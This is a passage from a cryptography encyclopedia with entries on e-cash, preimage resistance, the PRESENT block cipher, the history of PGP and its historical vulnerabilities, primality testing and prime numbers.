Hash-based signatures and multivariate signatures are believed to achieve security level 2^k with polynomial-time signing and verification and with polynomial-size public keys, secret keys, and signatures. There are also proposals for code-based and lattice-based signatures. It is also possible to use public-key encryption to authenticate messages without publicly verifiable signatures: Alice encrypts a random number r to Bob, Bob encrypts a random number s to Alice, and then Alice and Bob use a hash of (r, s) as a secret key for a ►MAC algorithm.

The state of the art in post-quantum cryptography was recently surveyed in the book [1]. The Web site http://pqcrypto.org, edited by Daniel J. Bernstein and Tanja Lange, contains an updated bibliography and additional information regarding post-quantum cryptography.

Recommended Reading

1. Bernstein DJ, Buchmann J, Dahmen E (2009) Post-quantum Cryptography. Springer, Heidelberg
2. Grover LK (1996) A fast quantum mechanical algorithm for database search. In: Proceedings of 28th Annaul ACM Symposium on theory of computing (STOC). Philadelphia, pp 212–219
3. Shor PW (1994) Algorithms for quantum computation: discrete logarithms and factoring. In: Proceedings of 35th annual Symposium on Foundations of Computer Science (FOCS), Santa Fe, pp 124–134

Practical E-Cash

Jon Callas[1], Daniel Nagy[2], Akira Otsuka[3]
[1]PGP Corporation, Menlo park, CA, USA
[2]Department of Computer Science, ELTECRYPT Research Group Eötvös Lóránd University, Budapest, Hungary
[3]Research Center for Information Security, National Institute of Advanced Industrial Science and Technology, Tokyo, Japan

Synonyms

Electronic cash

Related Concepts

►Digital Signatures; ►Physical Affecks

Definition

E-cash is a digital artifact (an object made of bits) that approximates physical cash as an instrument of payment. These digital artifacts are often called coins. E-cash is a mechanism that is most useful in networked environments where the parties exchanging goods or services for money do not or cannot physically meet.

Background

Payment systems can be divided into two broad categories: book-entry payments and bearer certificates. Book-entry systems include credit and debit card transactions, bank check, or other payment systems that piggyback onto other transaction systems such as mobile phone minutes or charges.

In contrast to book-entry systems, bearer certificates such as cash can be used by anyone who holds them. The characteristics that make a digital artifact worthy of the name e-cash are those that make the coins *fungible*, *anonymous*, *untraceable*, and *unlinkable*. They offer payer flexibility and ease of use. Physical cash offers these advantages in the physical world, and e-cash attempts to create an analog in the digital world.

Conceptually, a payment system that offers a high degree of privacy to the spender is more like cash than a check, and a payment system that offers bookkeeping information to the spender is more like a check than cash.

However, e-cash presents a set of challenges that physical cash does not have. Physical cash is created in a way that is hard to replicate. This makes counterfeiting and fraud difficult. Digital artifacts are not only trivial to duplicate, but duplication in use is a virtual necessity. This means that e-cash has an inverted problem to physical cash's problem of counterfeiting; with e-cash, there must be an authentication system as part of the normal operating procedures, not as an exception to operating procedures. In normal operation, physical cash is presumed valid, e-cash is presumed invalid.

Theory of E-Cash

There are several types of e-cash as developed:

- "Classical" e-cash. Classical e-cash is exemplified by Chaum's original e-cash. It uses digital signatures to provide authenticity, with Chaumian blinding on RSA signatures to make the coins reasonably anonymous, untraceable, and unlinkable. A related classical e-cash system is *lucre,* which used Wagner's form of blinding Diffie–Hellman for similar cryptographic benefits from blinding.
- Variant-classical e-cash. Variants of classical e-cash include Chaumian protocols without blinding. These variants lose arguably important properties of classical e-cash, but may gain in other ways. As with classical e-cash, there could be further losses in security through bad operational security as well. Variant-classical e-cash was developed when core technologies such as blinded signatures were patented. Those patents have since expired, and consequently there are few reasons to simply vary from the classical model.
- Nonclassical e-cash. Nonclassical e-cash uses some other mechanism to show the authenticity of its coins such as relying on the difficulty of creating collisions or proof-of-work. Other nonclassical systems use simple security mechanisms such as coins created with MACs or related cryptographic mechanisms, or even simple digital GUID-like tokens.
- Nonmoney e-cash. Nonmoney e-cash systems have coins that do not represent money itself, but something else of value. For example, proof-of-work systems such as the antispam *hashcash* and *Penny Black* systems have coins that demonstrate that an e-mail sender has spent a certain amount of computer time to show to the receiver that the sender is not a bulk e-mail sender.

All e-cash systems must have a mechanism for determining the authenticity of the coin itself, along with detecting genuine coins that have already been spent. These

mechanisms can be cryptographic or implemented in simple databases.

Even in systems that use cryptography to secure the coins, the privacy-friendly security characteristics of the e-cash system could be thwarted by an incompetent or adversarial mint. For example, envision a fully classical e-cash system that logs all transactions with a time stamp and network address. Since network addresses can easily be turned into geolocation information, a transaction log easily becomes time-and-space tracking of the actual and hypothetical use of the coins.

Operational security is as important as cryptographic security in any e-cash system.

Open Problems

The open problems in practical e-cash are not cryptographic nor even technical, they are operational. There simply are, as of this writing, no widely deployed e-cash systems. Understanding why this is so is more critical to the development of e-cash than the cryptographic and engineering considerations of e-cash as a technology.

Recommended Reading

1. Anderson RJ, Manifavas C, Sutherland C (1996) Netcard – a practical electronic-cash system. Security protocols workshop. Springer, Heidelberg, pp 49–57
2. Back A (2002) Hashcash – a denial of service counter-measure. Technical report, cypherspace.org
3. Callas J, Desmedt Y, Nagy D, Otsuka A, Quisquater J-J, Yung M (2008) Real electronic cash versus academic electronic cash versus paper cash (panel report). In: Tsudik G (ed) Financial cryptography and data security. In: 12th international conference, FC 2008, Cozumel, Mexico, 28–31 Jan 2008, revised selected papers. Lecture notes in computer science, vol 5143. Springer, Berlin, pp 307–313
4. Chaum D, Fiat A, Naor M (1990) Untraceable electronic cash. In: CRYPTO '88 proceedings on advances in cryptology. Springer, New York, pp 319–327
5. Chaum D (1982) Blind signatures for untraceable payments. In: CRYPTO '82 proceedings on advances in cryptology. Plenum, New York, pp 199–203
6. Dwork C, Naor M (1993) Pricing via processing or combatting junk mail. In: CRYPTO '92: proceedings of the 12th annual international cryptology conference on advances in cryptology. Springer, London, pp 139–147
7. Laurie B (2008) Lucre: anonymous electronic tokens v1.8
8. Liskov M, Micali S (2002) Amortized e-cash. In: Syverson PF (ed) Financial cryptography. Proceedings of 5th international conference, FC 2001, Grand Cayman, British West Indies, 19–22 Feb 2002. Lecture notes in computer science, vol 2339. Springer, Berlin, pp 1–20
9. Manasse MS (1995) The millicent protocols for electronic commerce. In: WOEC'95: proceedings of the 1st conference on USENIX workshop on electronic commerce. USENIX Association, Berkeley, CA, pp 9–9
10. Micali S, Rivest RL (2002) Micropayments revisited. In: CT-RSA, Springer, Heidelberg, pp 149–163
11. Rivest RL (2004) Peppercoin micropayments. In: Proceedings financial cryptography '04, LNCS, vol 3110. Springer, New York, pp 2–8
12. Rivest RL, Shamir A (1996) Payword and micromint: two simple micropayment schemes. CryptoBytes 2:69–87
13. Syverson PF (ed) (2002) Financial cryptography. Proceedings of 5th international conference, FC 2001, Grand Cayman, British West Indies, 19–22 Feb 2002. Lecture notes in computer science, vol 2339. Springer, Berlin
14. Tsudik G (ed) (2008) Financial cryptography and data security. In: 12th international conference, FC 2008, Cozumel, Mexico, 28–31 Jan 2008, revised selected papers. Lecture notes in computer science, vol 5143. Springer, Berlin
15. van Someren N (2002) The practical problems of implementing micromint. In: Syverson PF (ed) Financial cryptography. Proceedings of 5th international conference, FC 2001, Grand Cayman, British West Indies, 19–22 Feb 2002. Lecture notes in computer science, vol 2339. Springer, Berlin, pp 41–50

Preimage Resistance

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Synonyms

One-way property

Related Concepts

►Collision Resistance; ►Hash Functions; ►One-Way Function; ►Second Preimage Resistance

Definition

Preimage resistance is the property of a ►hash function that it is hard to invert, that is, given an element in the range of a hash function, it should be computationally infeasible to find an input that maps to that element.

Background

The concept of ►one-way functions in cryptography is attributed to Jevons (1874). Needham suggested in 1966 to use ►one-way functions in order to protect password files in computer systems. The use of one-way ►hash

functions in cryptography was proposed in 1976 by Diffie and Hellman [2].

Theory

Preimage resistance corresponds to one-wayness, which is typically used for functions with input and output domain of similar size (►One-Way Function). A minimal requirement for a hash function to be preimage resistant is that the length of its result should be at least 90 bits (in 2011). Preimage resistance needs to be distinguished from two other properties of hash functions: ►second preimage resistance and ►collision resistance. A hash function is said to be a one-way hash function (OWHF) if it is both preimage resistant and second preimage resistant. A natural question is to investigate how these concepts are related; it turns out that the answer is rather subtle and requires a formalization [8, 9]. A simplification is that under certain conditions, ►preimage resistance is implied by the two other properties.

An informal definition is not fully satisfactory, as one can always apply the function to a small set of inputs and store the result; for this set of hash results it is easy to find a preimage. In order to write a formal definition, one needs to specify according to which distribution the element in the range is selected (e.g., one could choose an element uniformly in the domain and apply the hash function, or one could choose an element uniformly in the range), and one needs to express the probability of finding a preimage for this element. Moreover, one often introduces a class of functions indexed by a public parameter, which is called a key. One could then distinguish between three cases: The probability can be taken over the random choice of elements in the range, over the random choice of the parameter, or over both simultaneously. As most practical hash functions have a fixed specification, the first approach is more relevant to applications.

Recommended Reading

1. Damgård IB (1990) A design principle for hash functions. In: Brassard G (ed) Advances in cryptology, Proceedings Crypto'89, Santa Barbara. LNCS, vol 435. Springer, New York, pp 416–427
2. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE T Info Theory IT–22(6):644–654
3. Gibson JK (1990) Some comments on Damgård's hashing principle. Electron Lett 26(15):1178–1179
4. Merkle R (1979) Secrecy, authentication, and public key systems. UMI Research Press, Ann Arbor
5. Preneel B (1993) Analysis and design of crypto-graphic hash functions. Doctoral Dissertation, Katholieke Universiteit Leuven
6. Preneel B (1999) The state of cryptographic hash functions. In: Damgård I (ed) Lectures on data security. LNCS, vol 1561. Springer, Berlin, pp 158–182
7. Rabin MO (1978) Digitalized signatures. In: Lipton R, DeMillo R (eds) Foundations of secure computation. Academic, New York, pp 155–166
8. Rogaway P, Shrimpton T (2004) Cryptographic hash function basics: Definitions, implications, and separations for preimage resistance, second-preimage resistance, and collision resistance. In: Roy BK, Meier W (eds) Fast software encryption. LNCS, vol 3017. Springer, Berlin, pp 371–388
9. Stinson DR (2006) Some observations on the theory of cryptographic hash functions. Design Code Cryptogr 38(2):259–277

PRESENT – Block Cipher

Lars R. Knudsen, Gregor Leander
Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

Related Concepts

►Block Ciphers; ►Symmetric Cryptography

Definition

PRESENT is a 64-bit block cipher developed by A. Bogdanov et al. [2]. There are two versions, a 80 bit key version, called PRESENT-80 and a 128 bit version PRESENT-128. PRESENT is an substitution-permutation-network with 31 rounds and one final key exclusive-or at the end.

Background

PRESENT was designed to be particular suitable for low-cost devices like RFID-tags.


Theory

Figure 1 depicts an overview of PRESENT and two rounds of PRESENT are shown in Fig. 2.


The sBoxLayer

In the sBoxLayer a single 4-bit to 4-bit Sbox is applied 16 times in parallel. For the S-layer, the current state is considered as sixteen 4-bit words. Each word is processed by the Sbox and the next state is the concatenation of all those results. The action of the Sbox in hexadecimal notation is given by the following table.

generateRoundKeys()
for $i = 1$ to 31 **do**
  addRoundKey(STATE,K_i)
  sBoxLayer(STATE)
  pLayer(STATE)
end for
addRoundKey(STATE,K_{32})



PRESENT – Block Cipher. Fig. 1 A top-level algorithmic description of PRESENT



PRESENT – Block Cipher. Fig. 2 The S/P network for PRESENT

x	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
$S[x]$	C	5	6	B	9	0	A	D	3	E	F	8	4	7	1	2

The pLayer

The pLayer is given as a simple bit permutation, given by a following expression. Bit i of the current state is moved to bit position $P(i)$, where

$$P(i) = \begin{cases} 16 \times i \bmod 63 & \text{for } 0 \le i \le 62 \\ 63 & \text{for } i = 63 \end{cases}$$

The Key Scheduling

This part briefly describes the key scheduling of the 80 bit version. The reader can refer to [2] for details and the key scheduling of the 128 bit version. PRESENT-80 uses an 80-bit key register that is updated in each round. At each round the 64-bit round key consists of the 64 leftmost bits of the current contents of register K. After each round, the key register is rotated by 61 bit positions to the left, the leftmost four bits are passed through the PRESENT S-box, and a round counter is xored with some bits of K.

Cryptanalytic Results


Since its publication PRESENT has received a lot of attention by the research community. Several attacks on reduced-round versions have been proposed. The first published attack is a differential attack on a 16-round version with a complexity of roughly 2^{64} [5]. A statistical saturation attack [3] can be applied to up to 24 rounds of PRESENT faster than by an exhaustive key search. An algebraic differential attack [1] can break up to 19 rounds faster than an exhaustive key search.

Implementation Results

PRESENT was designed to be especially suitable for low-cost devices. More precisely, it was designed to have a minimal number of gate equivalences when implemented in hardware. PRESENT can be implemented with approximately 1, 000 gate equivalences. It can also be implemented efficiently on FPGAs (Field-Programmable Gate Arrays). An overview of various implementation results for a large variety of platforms can be found in [4].

Recommended Reading

1. Albrecht M, Cid C (2009) Algebraic techniques in differential cryptanalysis. In: Dunkelman O (ed) FSE. Lecture notes in computer science, vol 5665. Springer, Berlin, pp 193–208
2. Bogdanov A, Knudsen LR, Leander G, Paar C, Poschmann A, Robshaw MJB, Seurin Y, Vikkelsoe C (2007) PRESENT: an ultra-lightweight block cipher. In: Paillier P, Verbauwhede I (eds) CHES. Lecture notes in computer science, vol 4727. Springer, Heidelberg, pp 450–466
3. Collard B, Standaert F-X (2009) A statistical saturation attack against the block cipher PRESENT. In: Fischlin M (ed) CT-RSA. Lecture notes in computer science, vol 5473. Springer, Berlin, pp 195–210
4. Poschmann A (Sept 2009) Lightweight cryptography: cryptographic engineering for a pervasive world. In: IT-Security, vol 8, 1st edn. Europäischer Universitätsverlag, Bochum
5. Wang M (2008) Differential cryptanalysis of reduced-round present. In: Vaudenay S (ed) AFRICACRYPT, Casablanca. Lecture notes in computer science, vol 5023. Springer, Berlin, pp 40–49



Pretty Good Privacy (PGP). Fig. 1 Phil Zimmermann

Pretty Good Privacy (PGP)

Clemens Heinrich
Francotyp-Postalia GmbH, Birkenwerder, Germany

Synonyms

PGP

Related Concepts

►Identity-Based Encryption; ►ε-Privacy; ►Security Standards Activities

Definition

Pretty Good Privacy (PGP) is the most widely used software package for email and file protection.

Background

History

PGP was primarily developed by Philip R. Zimmermann Fig. 1 in the early 1990s in order to facilitate encryption and digitally signatures of email messages and electronic files. Over the next decade, it advanced from the niche market of the cryptography community to a commercial mainstream product with easy-to-use user interface. PGP is available in a variety of editions on all major operating systems, including mobile devices, and integrates, for example, as plug-in to email systems such as Microsoft Outlook, Lotus Notes, Novell GroupWise, Apple Mail, and the Mozilla Thunderbird. PGP brings its own key management applications and key server, but also interoperates with ►X.509-compliant ►public key infrastructures (PKI) and LDAP-based directory services. The core cryptographic algorithms are ►FIPS-140 approved and backing for smartcards and ►PKCS#11-enabled devices is provided.

Besides the commercial PGP, a culture of compliant, free software packages has evolved. They partly stem from the original PGP source code, now published as noncommercial international versions. Others, like GNU Privacy Guard (GnuPG), were developed independently based on the OpenPGP standard [1].

The creator of PGP, Philip Zimmermann, describes himself as a privacy and civil rights activist. He intended to create a strong public-key encryption software that would support every computer user to privately exchange electronic mail.

The development of PGP took place in view of an increasing pursuit and efficiency of U.S. law-enforcement and other governmental agencies to analyze huge amounts of electronic communication, and the impending U.S. Senate Bill 266 (1991), which obliged manufacturers to add back doors to communication products, permitting the authorities access to all conveyed information in decoded form. Senate Bill 266 was later discarded after vigorous protests of libertarian and industry groups [2, 3].

The first version of PGP for Microsoft DOS was released in June 1991 as an Internet give-away through a friend of Zimmermann. It spread rapidly worldwide [4], but faced several problems. Firstly, the novel symmetric cipher algorithm *Bass-O-Matic* turned out to be fundamentally flawed.

Secondly, the patented ►RSA algorithm was implemented without a valid U.S. licence. Earlier in 1991, Zimmermann had unsuccessfully tried to obtain a free licence from RSA Data Security Inc., maybe because PGP resembled too closely to their own product *Mailsafe*. He decided

not to buy a commercial license to keep the door open for distributing PGP as shareware.

Finally, because the software utilized strong cryptography, PGP fell under the U.S. jurisdiction of the International Traffic in Arms Regulations (ITAR) and Arms Export Control Act (AECA). The unapproved export from the U.S. to other countries was illegal, even more its release over the Internet or at that time prevalent Bulletin Board Systems (BBS).

The U.S. Customs Bureau interviewed Zimmermann and others involved in the distribution, as a result of complaints from RSA Data Security; documents relating to PGP were subpoenaed from Zimmermann. A grand jury started gathering evidence to decide whether to indict Zimmermann on unlawful arms-export. The case raised a controversial public debate on privacy and government-controlled cryptography politics. Zimmermann became a symbol of the civil rights and privacy movement, while facing up to 5 years imprisonment sentence and huge legal expenses. The investigations lasted from 1993 to 1996. Eventually, the prosecution was declined, at least partially, impelled by the public opposition [5, 6].

PGP v2.0 shipped in September 1992, replacing Bass-O-Matic by the Swiss International Data Encryption Algorithm (►IDEA) as its principal block cipher, which was licence free for noncommercial products. This release was developed by Zimmermann and an informal team of international programmers, including Branko Lankester (Netherlands) and Peter Gutmann (New Zealand) [7].

Zimmermann sold the exclusive rights for commercial versions to ViaCrypt, which released ViaCrypt PGP 2.4 shortly after the purchase in November 1993 [4]. ViaCrypt resolved the RSA and IDEA patent infringements. Several major and minor products preceded up to PGP 4.5.

In spring 1994, the Massachusetts Institute of Technology (MIT) issued PGP version 2.6 as freeware. This was possible because the MIT negotiated an agreement with RSA Data Security to incorporate the RSAREF toolkit, the freely re-distributable reference source code of the RSA algorithm (►RSA Public Key Encryption). As part of the deal, the software introduced an altered signature format incompatible towards earlier versions, which infringed upon RSA patents. Long-time users were forced to upgrade or be locked out.

In June 1997, PGP 5.0 was published. The source code was completely rewritten for the first time since 1991. New features included a graphical user interface for Microsoft Windows variants and the Apple Macintosh.

The collection of cryptographic algorithms was extended by the block ciphers ►CAST and ►triple DES (for session keys), the Secure Hash Algorithm (►SHA) and ►RIPEMD-160 as additional hash functions and, maybe most importantly, by introducing Diffie–Hellmann Digital Signature Standard (DH/DSS) keys, whose patents had recently expired.

One new feature was introduced as Corporate Message Recovery (CMR) or Additional Decryption Key (ADK); it permitted an additional, implicit encryption of message session keys under a corporate escrow key, firmly bound to the users certificate. Numerous critics publicly disapproved the feature as a means of antagonistic surveillance, arguing that the available group addressing feature would solve a company's legitimate interest in message recovery already. Furthermore, a serious implementation flaw was revealed, which enabled unauthorized certificate modifications and remained undetected by the software [8].

In 1997, ViaCrypt merged with Zimmermann's company Phil's Pretty Good Software (PPGS) into PGP Inc. In December of the same year, Network Associates Inc. (formerly McAfee Associates) acquired the PGP Inc.

Beginning with v5.0i, an official international PGP branch was established outside the US by Ståle Schumacher Ytteborg from Norway. Although cryptographic software in electronic form was still strictly export-regulated under U.S. laws, no such restrictions applied to printed material. Consequently, the complete source code was printed in an OCR-friendly font to a 600-page hard cover by MIT Press and shipped from the US to Europe perfectly legal. Until the US export controls loosened in 1999, all major releases up to v6.5.1i were conveyed as books, then scanned electronically in order to recover the original source code and republished internationally [9].

The product releases from v5.0 up to v7.1 added various utilities and functionality such as disk encryption, a graphical key administration tool and key server, a firewall, and a virtual private network (VPN) solution, along with several adaptations to third-party communication software. Up through v6.5.8, NAI disclosed the program source code for public peer review. PGP Corp. continued this practice beginning with v8.0.

After Zimmermann left Network Associates in February 2001, NAI declared the PGP business segment for sale in July 2001. In order to rescue the PGP product suite, the PGP Corporation was founded with Zimmermann and the cryptographer Bruce Schneier as members of the technical advisory board. It took over most of the product units and copyrights relating to PGP about a year later in June 2002 and announces the shipping of the next PGP v8.0 for autumn of that year. Since then the company's product suite evolved significantly to cover all aspects of personal (PGP Desktop v9.x) and enterprise data protection (PGP Universal Server v2.x).

GnuPG

An independent implementation based on the OpenPGP standard [1], GNU Privacy Guard or GnuPG, was released in version 1.0 in September 1999 by Werner Koch (Germany). Created as a free UNIX command-line utility under the GNU Public License (GPL) in the first place, the software and a large set of complementary projects were ported to all major operating systems and evolved into a mature tool suite.

GnuPG is functionally complete and OpenPGP-compatible, but avoids patent-protected algorithms, particularly ►IDEA, in its core distribution [9]. GnuPG was funded in part by the German Federal Ministry of Economics and Technology (BMWi) in an effort to improve and spread secure email exchange.

The international PGP [7] and OpenPGP Alliance [10] web sites summarize information on further PGP-enabled products.

Theory

OpenPGP Standard

Zimmermann compiled an initial specification describing data structures and methods employed in his implementations. Later, the PGP2 format was derived and became an Internet Engineering Task Force (IETF) *work in progress* Internet draft, RFC1991, in August 1996 [11]. Since 1998, the specification is further developed as *OpenPGP Message Format* by the OpenPGP Working Group of the IETF [1]. RFC 4880 and its predecessors give a complete specification of formats and algorithmic methods for secure, electronic communication, and file storage. The document intends to provide a framework for interoperable OpenPGP application and defines, in addition to the description of cryptographic techniques, a variety of packet types for message and key items.

Web of Trust Model

PGP established a decentralized trust model, where each party acts as an end-user and as a ►certification authority (CA) at the same time. All users are introducers to the Web Of Trust, generate their key pairs, distribute their own public keys, and certify those of other users.

As opposed to a centralized, hierarchical, ►X.509-compliant ►public key infrastructure (PKI), no standardized or company-specific security policies are applied, and only little additional information is certified, except the mere public key binding to the user's name and email address. PGP users maintain their personal trust relationships locally and rate them by personal trust values. The distribution of PGP keys is facilitated by public or proprietary key directory servers [12, 13].

A general framework regarding trust management structures is presented by Blaze [14].

Experimental Results

In August 2000, the implementation of the aforementioned CMR/ADK feature turned out to be flawed. Sub-packets of type CMR/ADK are intended to be contained inside an area of the public key packet that is validated with the key pairs self-signature; when located outside, such sub-packets need to be ignored for message encryption (and their existence reported as warning to the user). Senderek inspected several PGP versions up to 6.5.1i and found this condition not satisfied for keys stored under the v4 packet format that was newly introduced with PGP v5.0 [8]. He placed unprotected recovery key information into both *RSA* and *DH/DSS* public key packets and showed that the respective program versions still encrypted messages under both keys. PGP commercial and freeware versions 6.5.8 and later had this bug fixed; later PGP versions offer an option to generate legacy RSA keys, which are compliant to the immune v3 format. GnuPG does not support an ADK/CMR feature.

In March 2001, two Czech cryptologists, Klima and Rosa, discovered a weakness in the OpenPGP private keyring specification that may lead to the disclosure of signature keys [15]. Both common packet formats, v3 for *RSA* and v4 for *RSA* and *DH/DSS* keys, are attacked through similar steps, although the respective algorithm parameters are encrypted under a strong, passphrase-derived, symmetric cipher. The stored parameters of the key packets are suitably modified, allowing to recalculate the original private keys, if a message, signed under the tampered key, can be obtained by an attacker. For instance, v3 key packets (only the RSA algorithm is supported) hold the private key parameters enciphered, but their length fields and a 16-bit checksum are stored in the clear. v4 key packets encrypt the length fields and checksum, too. Nevertheless, Klima and Rosa give a prospect of about a half to successfully exploit the CFB mode properties on the last plaintext block of a 1,024-bit RSA key packet using the ►Rijndael/AES block cipher. Regarding DH/DSS v4 key packets, the attack takes advantage of the fact that the public key data fields are not protected, but are nevertheless used during signature generation. Replacing the subgroup generator and a 1,024-bit prime parameter with smaller fabricated values reduces the discrete logarithm computation to a feasible problem. In a practical scenario, an attacker needs to gain full access to the victim's private keyring file twice. A first time, so that the keyring can

be tampered, and a second time after the victims signature key was recovered, to restore the original keyring to cover up the attack. PGP subjects RSA keys to a built-in integrity check during the signing process, so that altered key parameters are detected, but other products should undergo a comprehensive audit. However, DH/DSS keys of PGP 5.0–7.04 are affected, later versions are fixed, as well as GnuPG beginning with v1.0.7. The Klima/Rosa vulnerability is not highly critical because the attacker needs to have physical access to the victims computer. Assuming the keyring files cannot be obtained through a network link, which certainly is good practice, it might be more efficient, for example, to replace PGP executable files on the target computer, once its location was penetrated, in order to recover the users passphrase directly by monitoring key strokes. On the other side, the format specification does not define a proper, inherent keyring protection.

An implementation flaw in PGP versions 5.0–7.04 allows the execution of malicious code after opening an ASCII armored file under Microsoft Windows operating systems. Chris Anley (United States) from the security company @stake showed that PGP creates a temporary file of arbitrary names and arbitrary contents on the target machine during the process of parsing the ASCII armor [16]. Assuming the file name was chosen to be an appropriate dynamic link library (DLL) and contains executable code with valid library entry functions, then, due to the Windows DLL loading strategy, the manipulated code might be executed by a subsequent application started. The vulnerability occurs because temporary files are generated in directories such as the current directory, which are also included in the DLL loaders search path and because PGP does not properly remove the temporary file if the parsing fails. NAI supplied patches for PGP 7.03 and 7.04; later releases are not affected anymore.

Recommended Reading

1. Callas J, Donnerhacke L, Finney H et al (2007) OpenPGP message format. IETF RFC 4880, 2007. This document obsoletes predecessors RFC 1991 and RFC 2440. http://www.ietf.org/rfc/rfc4880.txt
2. Zimmermann PR (1996) Testimony of Philip R. Zimmermann to the Subcommittee on science, technology and space, of the U.S. Senate Committee on Commerce, Science, and Transportation. http://www.philzimmermann.com/
3. Zimmermann PR (1999) Why I wrote PGP. http://www.philzimmermann.com/
4. Garfinkel S (1995) Pretty good privacy. O'Reilly, Sebastopol
5. Diffie W, Landau S (1998) Privacy on the line. MIT Press, Cambridge, MA
6. Electronic Frontier Foundation legal cases archive. http://www.eff.org/
7. International PGP web site. http://www.pgpi.org/
8. Senderek R (2000) Key experiments – how PGP deals with manipulated keys. http://senderek.de/security/key-experiments.html
9. GnuPG, GNU privacy guard. http://www.gnupg.org/
10. OpenPGP alliance. http://www.openpgp.org/
11. Atkins D, Stallings W, Zimmermann, P (1991) PGP message exchange formats. IETF RFC 1991. http://www.ietf.org/rfc/rfc1991.txt
12. MIT PGP public key server. http://pgp.mit.edu/
13. PGP global key directory. http://keyserver.pgp.com/
14. Blaze M, Feigenbaum J, Lacy J (1996) Decentralized trust management. AT&T Research. In: Proceedings IEEE conference on security and privacy, Los Alamitos, 1996
15. Klima V, Rosa T (2001) Attack on private signature keys of the OpenPGP format. PGPTM programs and other applications compatible with OpenPGP, 2001. http://eprint.iacr.org/2002/076.pdf
16. Anley C (2001) Windows PGP (pretty good privacy) ASCII armor parser vulnerability. @stake security advisory, original document name: a040901-1.txt, April 2001

Primality Proving Algorithm

Anton Stiglic
Instant Logic, Canada

Related Concepts

►Certificate of Primality; ►Elliptic Curves for Primality Proving; ►Prime Number; ►Primality Test

Definition

A *primality proving algorithm* is a ►primality test that provides a proof of primality, contrary to a ►probabilistic primality test, which asserts primality with a certain probability.

Primality Test

Anton Stiglic
Instant Logic, Canada

Related Concepts

►Elliptic Curves for Primality Proving; ►Prime Number; ►Primality Proving Algorithm; ►Probabilistic Primality Test

Definition

A *primality test* is a criterion that can be used to test whether an integer is prime. The term is also used to

designate an algorithm that tests whether a given integer is prime based on some criteria.

Prime Certificate

►Certificate of Primality

Prime Generation

Anton Stiglic
Instant Logic, Canada

Related Concepts

►Primality Test; ►Prime Number

Definition

Prime generation refers to methods to generate ►prime numbers.

Theory

The most common methods to generate prime numbers use a ►primality test. Typically, a random candidate is chosen and tested for primality; if the candidate is found to be composite another candidate is chosen at random. The process is repeated until a prime is found. One can also test a sequence of integers derived from one randomly chosen candidate. For example, choose a random odd integer n and apply a ►sieving procedure (►sieving) to the sequence $n, n+2, n+4, \ldots, n+2k$, for some k. Then test the sequence incrementally until the first prime is found. (With high probability, a prime will be found within $O(\ln n)$ steps.) Probable primes are generated in this way by using a ►probabilistic primality test, while a so-called ►primality proving algorithm can be used to generate integers that are guaranteed to be prime. Some primality proving algorithms generate a ►certificate of primality, which can be used to independently verify the primality of an integer. Another method consists in directly constructing integers that are guaranteed to be prime. These prime generation algorithms are typically recursive; ►Maurer's method is an example. Primes with certain properties, such as safe primes and ►strong primes, can also be generated using specialized techniques. For a more detailed discussion on prime generation, and references, see ►prime number.

Prime Number

Anton Stiglic
Instant Logic, Canada

Related Concepts

►Certificate of Primality; ►Integer Factoring; ►Primality Proving Algorithm; ►Primality Test; ►Pseudoprime

Definition

A *prime number* is an integer, greater than 1, whose only divisors (positive integer factors) are 1 and itself. For example the prime divisors of 10 are 2 and 5. The first 7 primes are 2, 3, 5, 7, 11, 13 and 17. An integer greater than 1 that is not prime is called a *composite*.

Background

Prime numbers play a central role in ►number theory (also known as *higher arithmetic*) as can be observed by the *fundamental theorem of arithmetic*, which can be stated as follows: Any positive integer (other than 1) can be written as the product of prime numbers in a unique way (disregarding the order of the factors). Thus, prime numbers can be viewed as the multiplicative building blocks from which all whole numbers are constructed. This is a significant theorem with an analogy to chemistry, saying that just as any natural compound can be broken into basic elements from the periodic table, in a unique way, so can any integer be broken into a product of primes. It is interesting to note that if 1 were considered to be prime, the uniqueness property of the fundamental theorem of arithmetic would not hold. For example, if 1 were a prime, 6 could be written as 2×3, or $1 \times 2 \times 3$. Thus, rather than considering 1 as a prime and losing the uniqueness property, 1 is considered to be neither a prime nor a composite, instead it is called a *unit*.

Prime numbers play a major role in cryptography, especially in ►public-key cryptography. For instance, in their landmark 1976 paper "New Directions in Cryptography," Diffie and Hellman present a secure key agreement protocol that can be carried out over public communication channels (►Diffie–Hellman Key Agreement). Their protocol gave birth to the notion of public-key cryptography. The operations in the protocol they describe are based on arithmetic modulo a large prime number (more precisely, the arithmetic was done in a Galois Field of a large prime order, refer ►modular arithmetic and ►finite field). Since then, many other cryptographic systems that were proposed were based on the use of large prime numbers

and mathematical results surrounding these. For example, large prime numbers are used in public-key encryption schemes, ►key agreement, ►digital signature schemes, and ►pseudo-random number generators.

